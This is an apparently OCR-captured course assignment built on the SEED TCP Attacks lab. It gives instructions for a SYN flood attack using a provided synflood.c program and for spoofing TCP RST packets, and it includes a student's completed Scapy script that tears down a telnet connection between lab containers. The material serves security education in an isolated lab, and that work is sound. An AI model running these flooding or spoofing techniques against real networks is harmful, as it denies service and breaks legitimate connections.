Q1 Task 1: SYN Flooding Attack

20 Points

Lab PDF: https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/TCP_Attacks.pdf

- Download the `labsetup.zip` file for this lab: TCP Attacks Lab (Those on Apple Silicon, please use the `Labsetup-arm.zip` file instead)
- Docker Manual (if more help is needed)

Note: Make sure your environment is setup, especially docker, in section 2.1, before proceeding to the tasks

Note 2: For Q1, you do not need to do the python/scapy portion. Just simply use the provided C code.

Note 3: Only image files (ie. pdf, jpg, png) are accepted as uploads unless otherwise specified.

Normal due date: **11 Feb**
Earliest acceptance date: 6 Feb (+1% bonus per day, up to +5% bonus for submitting five days early)
Latest acceptance date: 21 Feb (-10% points)

Please use the instructions from the PDF document to complete the assignment and submit your work to Gradescope based on the instructions listed below

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 2 illustrates the attack.




Figure 2: SYN Flooding Attack

The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command:

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

We can use command "netstat -nat" to check the usage of the queue, i.e., the number of halfopened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.

SYN Cookie Countermeasure: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. We can use the sysctl command to turn on/off the SYN cookie mechanism:

```
$ sudo sysctl -a | grep syncookies (Display the SYN cookie flag)
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

The commands above only work inside the VM. Inside the provided container, we will not be able to change the SYN cookie flag. If we run the command, we will see the following error message. The container is not given the privilege to make the change.

```
# sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

If we want to turn off the SYN cookie in a container, we have to do it when we build the container. That is why we added the following entry to the docker-compose.yml file:

```
sysctls:
- net.ipv4.tcp_syncookies=0
```

Launching the attack. We provide a C program called synflood.c. Students can compile the program on the VM and then launch the attack on the target machine

```
// Compile the code on the host VM
$ gcc -o synflood synflood.c
// Launch the attack from the attacker container
# synflood 10.9.0.5 23
```

While the attack is going on, run the "netstat -nat" command on the victim machine, and compare the result with that before the attack. Please go to another machine, try to telnet to the target machine, and describe your observation.

An interesting observation. On Ubuntu 20.04, if machine X has never made a TCP connection to the victim machine, when the SYN flooding attack is launched, machine X will not be able to telnet into the victim machine. However, if before the attack, machine X has already made a telnet (or TCP connection) to the victim machine, then X seems to be “immune” to the SYN flooding attack, and can successfully telnet to the victim machine during the attack. It seems that the victim machine remembers past successful connections, and uses this memory when establishing future connections with the “returning” client. This behavior does not exist in Ubuntu 16.04 and earlier versions. Some users of the SEED labs reported that the memory lasts less than 3 hours, i.e., if you keep doing the attack for 3 hours, the attack will eventually be successful.

This is due to a mitigation of the kernel: TCP reserves 1/4 of the backlog for “proven destinations” if SYN Cookies are disabled. After making a TCP connection from 10.9.0.6 to the server 10.9.0.5, we can see that the IP address 10.9.0.6 is remembered by the server, so they will be using the reserved slots when connections come from them, and will thus not be affected by the SYN flooding

attack. To remove the effect of this mitigation method, we can run the "ip tcp metrics flush" command on the server.

```
# ip tcp_metrics show
10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5
# ip tcp_metrics flush
```


Enable the SYN Cookie Countermeasure. Please enable the SYN cookie mechanism, and run your attacks again, and compare the results.

For Q1, you need to show the attack working, and how you would prove it to work. Here's what you should show:


- SYN cookies off, Attack in progress, and attempts to telnet failing
- SYN cookies on (prove it with (sudo sysctl -a | grep syncookies), attack in progress, and telnet is now working

---

Expected output when SYN cookies is off




Expected output when SYN cookies is on




Upload and label your screenshot of the attack with the SYN cookie mechanism. (Screenshot must show the entire VM including the date and time).

SYN cookies on labelled.png Download



Upload and label your screenshot of the attack without the SYN cookie mechanism. (Screenshot must show the entire VM including the date and time).

SYN cookies off labelled.png Download



Q2 Task 2: TCP RST Attacks on telnet Connections

20 Points

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch a TCP RST attack from the VM to break an existing telnet connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Launching the attack manually. Please use Scapy to conduct the TCP RST attack. A skeleton code is provided in the following. You need to replace each @@@@ with an actual value (you can get them using Wireshark):


```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Optional: Launching the attack automatically. Students are encouraged to write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack is automated. Please make sure that when you use Scapy's sniff function, don't forget to set the iface argument. **5% bonus points will be given for the optional portion.** To receive full credit, all parameters must be obtained from the sniffed packets.

For Q2, you should show:

- Your python/scapy code (you can hardcode the values in)
- Your attack in progress
- Wireshark frame showing the SEQ/ACK number that you copied from
- Wireshark frame showing the TCP RST attack, showing the SEQ and ACK number
- Bonus portion: Don't use ***any*** hardcoded values, use the sniff() function to read in the correct values.

Expected output after sending a TCP RST packet (Note: Ignore 'test')




Upload your python code or a screenshot of your code. Be sure to clearly label the correct part of the code using comments.

TCP_RST_attack.py Download

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  ip = IP(src="10.9.0.6", dst="10.9.0.5")
5  tcp = TCP(sport=50550, dport=23, flags="R", seq=2025819880, ack=3981494359)
6  pkt = ip/tcp
7  ls(pkt)
8  send(pkt,verbose=0)
9
10
```


Upload your screenshot of the attack. (must screenshot the entire VM along with date and time). Screenshot should show the telnet connection breaking.

Connection_breaking.png Download




Copied_values_wireshark.png

Download



▾ RST_attack_wireshark.png Download



